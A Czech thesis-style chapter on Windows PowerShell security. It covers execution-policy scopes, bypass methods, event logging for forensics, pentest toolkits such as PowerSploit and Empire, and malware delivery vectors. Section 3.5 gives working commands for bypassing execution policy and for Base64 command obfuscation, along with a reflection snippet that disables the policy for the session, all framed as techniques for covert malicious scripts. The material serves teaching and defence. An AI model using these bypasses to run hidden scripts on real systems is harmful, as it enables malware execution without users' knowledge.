Politika spouštění v nástroji Windows PowerShell určuje podmínky pro načítání konfigurace a spouštění skriptů. Je možno nastavit politiku spouštění pro lokální počítač, pro aktuálního uživatele nebo pro konkrétní sezení. Také je možné použít Skupinové Politiky pro nastavení politiky spouštění pro Windows PowerShell pro počítače a uživatele.

Politika spouštění pro lokální počítač či aktuálního uživatele je uložena v registrech operačního systému. Politika spouštění pro jednotlivé sezení je uložena pouze v paměti a navrácena na výchozí hodnotu po ukončení sezení.

Politika spouštění není chápaná jako bezpečnostní systém, pouze omezuje uživatele v jeho činnostech. Uživatel může velice jednoduše obejít politiku tak, že obsah skriptu napíše do příkazového řádku ve chvíli, kdy spouští skript. Politika spouštění poskytuje základní ochranu a zabraňuje, neúmyslné porušení toho základního pravidla. Defaultní hodnotou politiky spuštění je "Restricted".



Obrázek 2: Chybová hláška při nedovoleném spuštěním skriptu.

Hodnota 'Restricted' dovoluje spuštění individuálních příkazů, ale nedovoluje spouštění skriptů. Zabraňuje spuštění všech skriptů včetně souboru pro formátování a konfigurace s příponou *.ps1xml*, souboru s moduly s příponou *.psm1* a profily pro prostředí PowerShell s příponou *.ps1*.

Hodnota 'AllSigned' dovoluje spuštění skriptů, ale je požadováno, aby všechny skripty a konfigurační soubory byly podepsaný důvěryhodným vydavatelem. V případě, že vydatel není ještě klasifikován jako důvěryhodný nebo nedůvěryhodný, je vyžadováno potvrzení.

S nastavenou hodnotou 'RemoteSigned' mohou být skripty spuštěny. Skripty nebo konfigurační soubory, které jsou stažené z internetu (včetně emailů, IM chatu, ...) musí být digitálně podepsány důvěryhodným vydavatelem. Digitální podpis není vyžadován po skriptech napsaných na lokálním počítači. Skripty stažené z internetu lze spustit pouze pokud jsou podepsaný důvěryhodným certifikátem nebo pokud jsou odblokovaný, například použitím příkazu 'Unblock-File'. Může být riskantní spouštět nepodepsané skripty z jiných zdrojů než z internetu.

Hodnota 'Unrestricted' umožňuje spouštět nepodepsané skripty. Varuje uživatele před spouštěním skriptů a konfiguračních souborů, které jsou stažené z internetu.

Při nastavení hodnoty Bypass není nic blokováno, nejsou vyvolána žádná varování ani žádné potvrzovací dialogy. Tato politika je určená pro konfigurace, ve kterých je skript prostředí Windows PowerShell integrován do větší aplikace nebo konfigurace, ve kterých je Windows PowerShell základ programu, který mají vlastní bezpečnostní model.

Hodnotou Undefined není definovaná žádná politiky spuštění. Pokud je ale hodnota Undefined nastavená pro všechny prostory, tak je hodnota politiky spuštění nastavená na Restricted, což je defaultní hodnota.

3.4.2 Prostor politiky spouštění

Politiku spuštění je možné nastavit pro různé prostory. Tyto prostory se rozděluji na Process (Proces), CurrentUser (Aktuální uživatel) a LocalMachine (lokální počítač). Při změně politiky v prostoru LocalMachine je vyžadování administrátorské oprávnění. Potřeba administrátorských oprávnění je spojena s potřebou zapisovat hodnoty do registru uživatele nebo počítače. [29]

- Process: ovlivní pouze aktuální sezení (aktuální Windows PowerShell proces). Hodnota politiky je uložená v systémové proměnné env:PSExecutionPolicyPreference, nikoliv registrech počítače. Při ukončení daného sezení je hodnota navrácená na původní hodnotu, a tak neovlivní další instance.
- CurrentUser: nastavená politika spuštění ovlivňuje pouze daného uživatele. Hodnota je uložena v registrech HKEY_CURRENT_USER.
- LocalMachine: ovlivňuje všechny uživatele na počítači včetně systémových uživatelů. Hodnota je uložena v registrech HKEY_LOCAL_MACHINE. Pro změnu je potřeba administrátorského oprávnění.

3.4.3 Zjištění politiky spuštění

Politiku spuštění lze v prostředí PowerShell zjistit za pomoci nativně definovaného příkazu "Get-ExecutionPolicy". Ten vrátit aktuálně nastavenou politiku pro aktuálního uživatele. V případě, že chcete zjistit politiku spuštění pro další prostory, lze to zjistit za pomoci přepínače "- Scope"a daného prostředí. Nebo lze využít přepínače "-List", který vrátí seznam všech prostorů.

3.4.4 Nastavení politiky spuštění

Politiku spuštění lze nastavit, a to hned několika způsoby. Mezi jeden z nejjednodušších způsobů, jak politiku spuštění nastavit, je zavoláním příkaz "Set-ExectionPolicy"a vložením patřičné hodnoty politiky spuštění. Jedná se o hodnoty Restricted, RemoteSigned, AllSigned, Unrestricted a Bypass. Pokud je příkaz zavolán v podobě "Set-ExecutionPolicy Bypass"je tato politika nastavená pro lokální počítač a je tedy zapsaná do registrů v operačním systému. Pokud není prostor definován, je tato hodnota automatiky nastavená na hodnotu lokální počítač (angl. "LocalMachine"). Pro nastavení patřičného prostoru lze využít parametr "-Scope"a vyjmenování

patřičného prostoru. Příkaz pro nastavení politiky spuštění na prostor aktuálního uživatele pak vypadá následovně:

```
Set-ExecutionPolicy -ExecutionPolicy AllSigned -Scope CurrentUset
```

Výpis 1: Nastavení politiky spuštění ve Windows PowerShell pro aktuálního uživatele.

Tento příkaz (viz 1) nastaví politiku spuštění pro prostor aktuálního uživatele, tedy upraví hodnotu v registrech lokálního uživatele a nastaví hodnotu na AllSigned. Pro nastavení některých prostorů je potřeba administrátorského oprávnění. Jedná se o prostory, u kterých dochází k zápisu do registru operačního systému.

Nastavení politiky spuštění lze provádět i jinými způsoby, například nastavení pomoci registrů v operačním systému. V podstatě změnu klíče v registru provádí i příkaz "Set-ExecutionPolicy". V registrech je uloženo nastavení pro počítač a aktuálního uživatele. Klič, který je potřeba změnit pro změnu politiky spuštění pro lokální počítač se nachází v registrech na místě HKLM\SOFTWARE\Microso klíč se jmenuje
ExecutionPolicy. Pro změnu politiky stačí tento klíč upravit na jednu z výše již zmíněných hodnot.

Politiku spuštění je možné přepnout změnou hodnoty v registrech skupinové politiky (angl. GroupPolicy). Tento přístup má jistou výhodu v tom, že další změnu politiky může provádět pouze administrátor. A poté je problém ji změnit pomoci nástroje PowerShell a již zmíněného příkazu. Změnu hodnoty politiky spuštění lze nalézt v registrech "Computer Configuration\Policies\Administrative Templates\Windows Components\Windows PowerShell". Tímto způsobem můžeme zcela omezit jakékoliv další pokusy o změnu politiky spouštění.

3.5 Obejití politiky spouštění

Jak je již zmíněno v předchozí kapitole, politika spouštění není navržena jako bezpečnostní vlastnost, ale pouze jakási pojistka před uživatelem samým, aby nemohl omylem spouštět skripty. Avšak na internetu lze nalézt velké možnosti způsobů, jak tuto bezpečnostní pojistku obejít. Některé z těchto způsobů poskytuje i sám Microsoft.

Nicméně s touto bezpečnostní pojistkou se musí počítat v případě tvorby škodlivého skriptu, který bude spuštěn na počítači uživatele bez jeho vědomí.

Jako jeden ze způsobů se mnohdy označuje zkopírování potřebného skriptu do příkazové řádky nástroje PowerShell. Ale tento způsob není nijak efektivní a není mnohdy proveditelný, obzvlášť v případě, že nemáme způsob, jak soubor přečíst a poté jej zkopírovat do příkazové řádky.

3.5.1 Způsoby, využívající škodlivé programy

Další metody jsou v základě automatické a tudíš nevyžadují žádný zásah uživatele. Tyto příkazy mohou být umístěné například v makru v dokumenty Wordu nebo obsaženy v makru v PDF souboru, jelikož se jedná o volání nativní funkce prostředí Windows. [16]

- **Použití přepínače Command** - Technika, které je velice podobná kopírování obsahu souboru do příkazové řádky nástroje PowerShell. Jedná se o velice jednoduchý způsob spouštění skriptu bez nutnosti uložení souboru na disk. Skript, který je takto spuštěn, se nijak neprojeví na disku. [16]

```
Powershell -c "Write-Host 'Toto je zprava, kterou chci ve zobrazit.'"
```

Výpis 2: Použití přepínače Command

  Tento způsob spuštění skriptu lze efektivně využívat především, když se příkaz nachází v souboru umístěného v lokacích, které spouštění svůj obsah. Například při startu počítače, jako tomu je u složky "Po spuštění". [16]

- **Použití přepínače EncodeCommand** - Spuštění skriptu nebo příkazu pomoci přepínače "EncodeCommand"je velice podobné předchozímu způsobu. S tím rozdílem, že tento přepínač přijímá skript, který je zákódovaný pomocí kódování Base64.[16] Jistou nevýhodou je, že takto zakódovaný skript může být velice dlouhý a může docházet k problému při jeho ukládání. Výhodou je, že není možné na první pohled odhalit, že se jedná o škodlivý příkaz nebo skript.

```
$command = "Write-Host 'Toto je zprava, kterou chci ve zobrazit.'"
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)
powershell.exe -EncodedCommand $encodedCommand
```

Výpis 3: Zakodování skriptu pomocí Unicode/base64

- **Použití příznaku Bypass pro politiku spouštění** - Již zmíněná hodnota politiky spuštění zvaná jako Bypass. Proto aby byl skript na počítač spuštěn, je nutné využít kombinaci hodnoty Bypass a přepínače ExecutionPolicy. Tento způsob ovlivňuje pouze proces spuštěný tímto přepínačem. Nijak se neprojeví například v registrech. [16]

```
PowerShell.exe -ExecutionPolicy Bypass -File .runme.ps1
```

Výpis 4: Použití přepínače ExecutionPolicy

Politika Bypass není jediná, kterou lze využít pro vypnutí pojistky při spouštění skriptu. Je možné taktéž použít politiku Unrescrited.

- **Zneškodnění politiky spouštění záměnou AuthorizationManager** - Tato funkce (viz 5) můžeme být spuštěná pomoci interaktivní příkazové řádky nástroje PowerShell nebo pomocí přepínače "-command". Jakmile je tato funkce spuštěná, je AutorizationManager vyměněn za nulovou hodnotu. Výsledkem toho je, že politika spouštění je v podstatě nastavená na neomezenou dobu po zbytek relace. Tato technika ale nevede k trvalé změně konfigurace nebo k zápisu na disk. Změna však bude použitá po dobu trvání relace.

```
function Disable-ExecutionPolicy {($ctx = $executioncontext.gettype().
    getfield("_context","nonpublic,instance").getvalue( $executioncontext)
    ).gettype().getfield("_authorizationManager","nonpublic,instance").
    setvalue($ctx, (new-object System.Management.Automation.
    AuthorizationManager "Microsoft.PowerShell"))} Disable-ExecutionPolicy
     .runme.ps1
```

Výpis 5: Zneškodnění politiky spuštění

3.6 Logování

Logování je jeden z nástrojů, který poskytuje možnosti, jak odhalit potencionální kompromitaci počítače pomoci nástroje PowerShell a evidovat aktivitu útočníka. Dřívější verze nástroje (2.0 a nižší) poskytovaly pouze několik druhů nastavení, což ale omezovalo množství potřebných dat pro užitečnou forenzní analýzu.

Nedostatečné logování v prostředí PowerShell je vyřešeno až v pozdějších verzích nástroje, a to od verze 3.0. Nicméně nejrozšířenějším operačním systém je Windows 7 a tento operační systém je v základu vybaven nástrojem PowerShell verze 2.0. Pokud je požadováno obsáhlejší logování, je potřeba tuto základní verzi aktualizovat. Avšak i základní způsob logování, jaký je součástí verze 2.0, může poskytnout základ pro určení kompromitace počítače. Rozhodnout se tak můžeme na základě odlišných aktivit pro prostředí PowerShell, jako je délka spuštění prostředí nebo četnost. Problémem nastavení dostatečného logování je obrovské množství událostí a informací, které jsou těmito aktivitami generovány. Sice toto množství může poskytnout mnohdy velice důležité informace při forensní analýze chování daného viru, ale je potřeba dané nastavení povolit.

Pro korporace, které vyžívají nástroj PowerShell, ale nechtějí nebo nemohou provést upgrade na novější verzi, existuje možnost, jak zajistit zaznamenávání všech příkazů, které jsou na počítači spuštěny. A to tak, že se upraví profil pro spouštění sezení nástroje PowerShell. Ale útočník může použít přepínač "-noprofile"a tak tato nastavení profilů obejít. Nastavení v

profilech nedokáže zaznamenat aktivitu, prováděnou pomocí vzdálené zprávy, pomoci protokolu WinRM.


Defaultně má nástroj PowerShell do verze 5 pouze základní logování aktivity. Pro PowerShell verze 5.0 jsou dostupné tři metody logování: "Module Logging", "Transcription"a "Script Block". Je vysoce doporučeno povolit rozšířené logování, které nesmírně pomáhá při investigaci. V případě, že utočník využívá fileless útoku, je možné prováděnou sekvenci příkazů zachytit do logů. Logování může být povoleno ve skupinových politikách pro Windows PowerShell. [5]

3.6.1 Logování v nástroji PowerShell 2.0

Všechny spuštěné příkazy ať už lokálně nebo vzdáleně může být zapsaný do jednoho ze třech záznamů, a to "Windows PowerShell.evtx","Microsoft-Windows-PowerShell/Operational.evtx"a "Microsoft-Windows-PowerShell/Analytics.etl". V případě, že se jedná speciálně o vzdálené zasílání příkazů pomoci "Windows Remote Management", je všechna aktivita, která využívá této služby zapisovaná do dvou logů, a to do logu "Microsoft-Windows-WinRM/OPerational.evtx"a "Microsoft-Windows-WinRM/Analytic.etl". [3]

Všechny výše zmíněné logy je možné prohlédnou pomoci vestavěného nástroje v systému Windows, a to pomoci Prohlížeče události (angl. Events Viewer).

- **Windows PowerShell.etvx** - Pokaždé, když je nástroj PowerShell spuštěn se zaznamená zpráva Event ID (EID) 400: "Engine state is change from Non to Available". Po dokončení sezení je zaznamenaná událost EID 403: "Engine state is changed from Available to Stopped". [3]



Obrázek 3: Událost vytvořená při spuštění nástroje PowerShell

- **Microsoft-Windows-WinRM/Operational.evtx** - WinRM Operational log zaznamenává všechna použití služby "Windows Remote Management"včetně těch, které jsou prováděny pomocí funkce vzdálené správy pomoci nástroje PowerShell. [3] Tuto službu využívá například PowerShell DSC, která je určena pro vzdálenou konfiguraci většího množství počítačů.

  Mnoho útoků využívá nástroj PowerShell jako vstupní bod do systému oběti. K tomu vyžívají možnost vzdálené správy systému označované jako "PowerShell remoting". Mezi takové viry patří například Powerliks. Tyto viry se připojují ke vzdálenému serveru, ovládaného útočníkem, pomoci kterého pak útočník může ovládat napadený počítač. Avšak tato aktivita je zaznamenávána do logu, který je i ve verzi PowerShell 2.0. Událostí, kterou jsou touto aktivitou generovány, je hned několik.


  - EID 6: Zaznamenává počátek vzdálené aktivy na klientské systému, včetně cílové IP adresy.
  - EID 196: Zaznamenává počátek vzdálené aktivy na přistupovaném systému, včetně uživatelského jména a použitého autentifikačního mechanismu, který byl použit pro přístup přes WinRM.
  - EID 81, 82, 134: Události generované interními operacemi, které se vyskytují během vzdáleného přístup pomoci nástroje PowerShell na přistupovaném systému.

  Místo nahrávání konkrétních příkazů, odeslaných na příkazový řádek, jsou tyto záznamy poměrně vágní a slabé. Uživatelské jméno v těchto zprávách znamenává doménu a jméno uživatelské účtu, provádějícího vzdálené činnosti. Vedle toho jsou tyto události především užitečné pro definování časového rámce, během kterého došlo ke vzdálenému přístupu. [3]

3.6.2 PowerShell 3.0 a vyšší

Zaznamenávání aktivit v nástroji verze PowerShell 2.0 je nedostačující, a proto bylo pro další verze vylepšeno, a to především ve verzi 3.0. Jedno z vylepšení, které je aktivní již v základním nastavení, je schopnost zaznamenat parametry, které jsou použity při spuštění instance nástroje PowerShell. Jsou generovaný události EID 400 a EID 403, které obsahují informaci o patřičných parametrech nebo příkazech. Právě spouštění nástroje PowerShell s patřičnými parametry je dnes hojně vyžíváno pro obejití politiky spuštění nebo ignorování uživatelských profilů. Například PowerShell verze 5.1 dokáže v základním nastavení zaznamenávat parametry, ale nedokáže zaznamenávat obsah souborů, které jsou přesměrovány do prostředí PowerShell. Pro verze 3.0 a vyšší jsou "Windows PowerShell Operation"zaznamenány zprávy EID 40961 a EID 40962 "PowerShell console is starting up"a "PowerShell consile is ready for user input", v případě lokálně spuštěného nástroje PowerShell. [3]

Pro PowerShell verze 3.0 vznikl také modul s názvem Logging. Tento doplněk poskytuje rozšířené možnosti logování aktivity v prostředí PowerShell. Zaznamenává vstupy a výstupy



Obrázek 4: Událost EID 400 vytvořená při spuštění PowerShell 5.1

příkazů. Modul Logging dokáže zaznamenávat výstup z jednotlivých příkazů, a to ať už jsou spuštěny lokálně nebo vzdáleně. Události jsou pak zaznamenány a lze je najít v prohlížeči události ve složce "Windows PowerShell Operational"jako událost s označením EID 4103.

Systémy, které jsou vybaveny novější verzí nástroje PowerShell generuje o mnoho víc zpráv, které informují o stavu a chybách vygenerovaných nástrojem PowerShell. Vylepšený systém záznamu pomáhá informovat o různých stavech, ale taky chybách, které nastávají při volání různých nevalidních příkazů v prostředí PowerShell. [3]

V případě, že se jedná o systém, který může být cílem útoku za pomoci nástroje PowerShell nebo jiný klíčový systém, je doporučena nejvyšší úroveň zaznamenávání aktiv. Nicméně v záznamech se mohou ukrývat citlivé údaje, ať už přihlašovací údaje, údaje o specifikaci systému nebo další tajné informace. V případě odcizení těchto záznamů útočník získal všechna utajené data. Proto vznikla poptávka po zabezpečení záznamů. V operačním systému Windows 10 proto byla představena funkce "Procted Event Logging", ta šifruje lokální záznamy, a tak předchází jejich odcizení a zneužití útočníky. [5]


3.7 Nástroje pro penetrační testování

Na internetu je možné vyhledat nástroje, které jsou určené pro penetrační testování operačního systému. Tyto nástroje se specializují například na možnost obejití User Account Control (UAC) v operačním systému Windows nebo vytvoření vzdáleného spojení mezi dvěma počítači pomoci protokolu WinRM.

Jeden z nejznámějších nástrojů, který je spojován s nástrojem PowerShell, je příkaz "Invoke-Mimikatz", který je součástí stejnojmenného modulu. Tento modul je schopen z operačního systému Windows získat přihlašovací údaje aktuálně přihlášeného uživatele. Což by v případě zneužití mohlo útočníkovi poskytnout přihlašovací údaje do systému, a tak převzít veškerou kontrolu nad systémem, včetně přístupu k souborům a možnosti vytvoření síťového spojení mezi dvěma uzly. Modul je součástí balíčku modulů s názvem PowerSploit. Již méně známým je pak nástroj PowerShell Empire, který obsahuje funkce pro exploitaci pomoci nástroje PowerShell. Nástroj je určen pro operační systém Linux a OS X. [5]

3.7.1 PowerSploit

Jedná se o balíček několika užitečných nástrojů, které jsou určeny k penetračnímu testování operačního systému Windows. PowerSploit podporuje testování nástroje PowerShell od verze 2.0 (Windows 7). PowerSploit je součástí operačního systému Kali Linux, což je specializovaný operační systém pro penetrační testování, kde je tento nástroj mírně upraven a poskytuje možnosti pro spuštění kódu nebo nahrání DLL knihovny do jistého procesu na cílovém počítači. Tento nástroj je však určen především pro takzvané "script kiddies". Například skript Invoke-ShellCode.ps1 po spuštění na cílovém počítači vytvoří spojení mezi kompromitovaným počítačem a počítačem, na které odkazují parametry skriptu. Poté, co je skript spuštěn, je možné přes příkazovou řádku nástroje meterpreter ovládat vzdálený počítač. Balíček modulu PowerSploit, který je dostupný na serveru GitHub, obsahuje moduly, jako například "Invoke-DllInjection", který injektuje DLL to běžícího procesu nebo již zmíněny "Invoke-Mimikatz". Mezi další moduly patří například "Set-MasterBootRecord"nebo "Set-CriticalProcess", zmíněné moduly patří do kategorie s názvem Chaos, mohou způsobit BSOD nebo poškodit zaváděcí tabulku na disku, kde je nainstalovaný operační systém. [5]



Obrázek 5: Linuxové prostředí penetračního nástroje PowerSploit. [45]

3.7.2 PowerShell Empire

Empire je PowerShell post-exploitovací agent, postavený na kryptologický zašifrované komunikaci a flexibilní architektuře. Empire implementuje možnost spustit agenta PowerShell bez nutnosti spustitelného souboru "powershell.exe". Rychlé rozšíření post-exploitovacích modulů v rozsahu od keyloggeru až po Mimikatz a přizpůsobení komunikace s cílem vyhnout se detekci na sítí, vše zabaleno do rámec, zaměřeného na použitelnost. [26] [5]

3.8 Vektor útoku

Způsobů, jakými je možné kompromitovat počítač je nespočet. V posledních letech se útoky zaměřily na využití prostředí prostředí internetu, jelikož se jedná o velice snadný způsob, jak co nejefektivněji rozšířit malware na co největší počet počítačů. Nejčastější způsoby jsou podvodné e-maily nebo software z ověřených zdrojů. Všechny tyto způsoby spojuje uživatelská interakce, která pro úspěšnou infekci vyžaduje akce uživatele. Výhodou těchto způsobů je jejich relativní jednoduchost, jelikož využívá největší slabosti každého počítače, a tou je uživatel. Způsoby, které nevyžadují zásah uživatele existují, ale jsou náročnější na provedení a vyžadují znalost aplikace, kterou útočník využívá k dopravení malwaru na počítač. Mnohem sofistikovanější způsob, který nepotřebuje přímou interakci uživatele, jsou škodlivé reklamy, umístěná na webových stránkách, které mohou být i ověřené.


3.8.1 Falešné emaily

Samotný email škodlivý není, ale jeho obsah skrývá textový dokument, obsahují část škodlivého kódu nebo odkaz vedoucí na škodlivý soubor nebo podvodnou stránku. Podvodné emaily většinou napodobují grafickou úpravu zpráv, které posílají bankovní instituce nebo jiné společnosti, kterým má uživatel tendenci důvěřovat. Obranou je intuice a všímavost uživatele. Ani adresa odesilatele nepomůže odhalit, že se jedná o podvodný email.

Podvodné emaily nejčastěji obsahují dokument z balíčku Office. Tyto dokumenty umožňují generovat dynamický obsah pomoci programovacího jazyka Visual Basic, který mimo jiné umožňuje základní interakci s operačním systémem. Jedna z nejvyužívanějších metod, které se využívá u škodlivých dokumentů, je spuštění programu na operačním systému. Tato metoda nejčastěji spouští nástroj PowerShell s patřičnými parametry, který stáhne malware nebo škodlivý kód. Nejenom dokumenty z kancelářské sady Office mohou obsahovat škodlivý kód, ale také PDF soubory mohou být infikovaný škodlivým kódem a vytvářet tak zadní vrátka pro instalaci škodlivé aplikace nebo spuštění škodlivého kódu. PDF soubory mohou obsahovat JavaScript, který může vykonávat škodlivou činnost nebo přesměrovat uživatele na stránku obsahují škodlivý kód. Ať už PDF soubor nebo dokument z balíčku Office, vyžaduje od uživatele ignorování varovaní, které je při spuštění dokumentu, obsahující jakékoliv makro, zobrazeny.

3.8.2 Sociální sítě

Stejně jako falešné emaily fungují i zprávy nebo statusy na sociálních sítích. Jistou výhodou těchto sociálních sítí je, že k některým hrozbám se může uživatel dostat sám díky své zvědavosti. Existuje mnoho případů, kdy se uživatel přihlásil na webovou stránku za pomoci svého uživatelského učtu na sociálních sítích, a tak dal nechtěně přístup na svůj profil třetí straně neboli útočníkovi. Třetí strana pak mohla na sociálních sítích oběti sdílet odkaz na škodlivou stránku nebo škodlivý soubor. Větší nebezpečí je zde pouze v tom, že nejsme u sociálních sítí na tyto typy útoků zvyklí a sociální sítě mohou u oběti působit důvěryhodněji než emaily, navíc v případě, že nám škodlivý soubor poslal náš kamarád.



Obrázek 6: Virus zaslaný přes sociální síť Facebook.

Jeden z nejúspěšnějších útoků, který se šířil po sociálních sítích, byl obrazový soubor s koncovkou svg, který obsahoval JavaScript, který otevřel v prohlížeči podvodnou webovou stránku, která vypadala jako server YouTube a požadovala od uživatele instalaci rozšíření do webového prohlížeče. Útoky za pomocí obrázků, které obsahují škodlivý kód, se označují jako ImageGate (viz Obrázek 2). Tímto způsobem se rozšiřoval jeden nejznámější vir z rodiny ransomware nazván Locky, ten dodnes patří mezi úspěšné vyděračské viry.

3.8.3 Software se škodlivým kódem

Software, který je dostupný na internetu, může obsahovat škodlivý kód nebo se může jednat o aplikaci, která se vydává za aplikaci jinou. Software, který je sám škodlivý nebo je infikovaný škodlivým kódem, je obzvlášť nebezpečný. Jelikož předchozí metody nemusí být schopné získat administrátorské oprávnění a nemohou kompletně ovládnou počítač. Zatím v případě aplikace je uživatel velice často požádán o udělení administrátorských oprávnění dané aplikaci, aby mohla proběhnou úspěšná instalace. Uživatel tímto krokem umožní aplikaci (nebo útočníkovi) kom-

pletně ovládnou počítač. Infikovanou aplikace lze velice snadno stáhnout, pokud jej uživatel nestahuje z oficiální zdrojů. Mimo jiné tyto aplikace velice často obsahují takzvaný bloatware, tedy nevyžádanou aplikací i přesto, že se nemusí jednat o škodlivou aplikaci. Ale může zvyšovat riziko napadení počítače.

3.8.4 Webové stránky se škodlivou reklamou

Emaily nebo zprávy na sociálních sítích mohou odkazovat právě na tyto webové stránky, které mohou obsahovat škodlivý kód, nejčastěji se jedná o JavaScript. Škodlivý kód přesměruje uživatele na podvodné webové stránky, které se podobají stránkám, kterým by mohl uživatel důvěřovat. Škodlivá však může být i stránka, která je za normálních okolností zcela bezpečnou, a to v případě, že je na webové stránce umístěna reklama, která může obsahovat škodlivý kód. Tento typ útoku může být velice nebezpečný, jelikož reklamy využívají externích aplikací, jako například prvku Adobe Flash Player, který je díky velkému počtu bezpečnostních chyb na ústupu.

3.8.5 Neaktualizovaný software

Útočníci mohou využívat bezpečnostních chyb, které se vyskytují v neaktualizovaných aplikacích. V případě, že již jsou jednotlivé chyby v softwaru známy, je jednoduché takový útok replikovat. Avšak hledání chyby v softwaru vyžaduje od útočníka znalost fungování konkrétní verze softwaru a také znalost reverzního inženýrství. Právě tento způsob útoků se řadí mezi technicky nejnáročnější.

